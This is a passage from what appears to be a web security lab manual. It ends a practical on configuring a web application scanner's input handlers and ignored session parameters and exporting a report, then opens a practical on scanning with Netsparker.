

Built-in Input Vector Handlers:

- ☒ Multipart Form-Data
- ☒ XML Tag/Attribute
- ☒ JSON
- ☒ Google Web Toolkit
- ☒ OData ID/Filter
- ☒ Direct Web Remoting


Parameters shown here will be ignored by the Scanner, if both the wildcarded URL and the specified location match.

| URL | Where    | Name                 |
|-----|----------|----------------------|
| *   | Any      | (?)ASP.NET_SessionId |
| *   | Any      | (?)ASPSESSIONID.*    |
| *   | Any      | (?)PHPSESSID         |
| *   | Any      | (?)SITESERVER        |
| *   | Any      | (?)sessid            |
| *   | PostData | __VIEWSTATE          |
| *   | PostData | __EVENTVALIDATION    |


☐ Remove without confirmation







**Step 3:** Select Report options on top left corner and export results a HTML document.





## Practical 4: Web Application Scanning using Netsparker




**Description:** In this practical we will learn how to use another web application scanner Netsparker, which is alternate to owasp zap, easy to use, and how to generate a scanning report.



**Step 1:** Install and run Netsparker web application scanner on Windows OS.


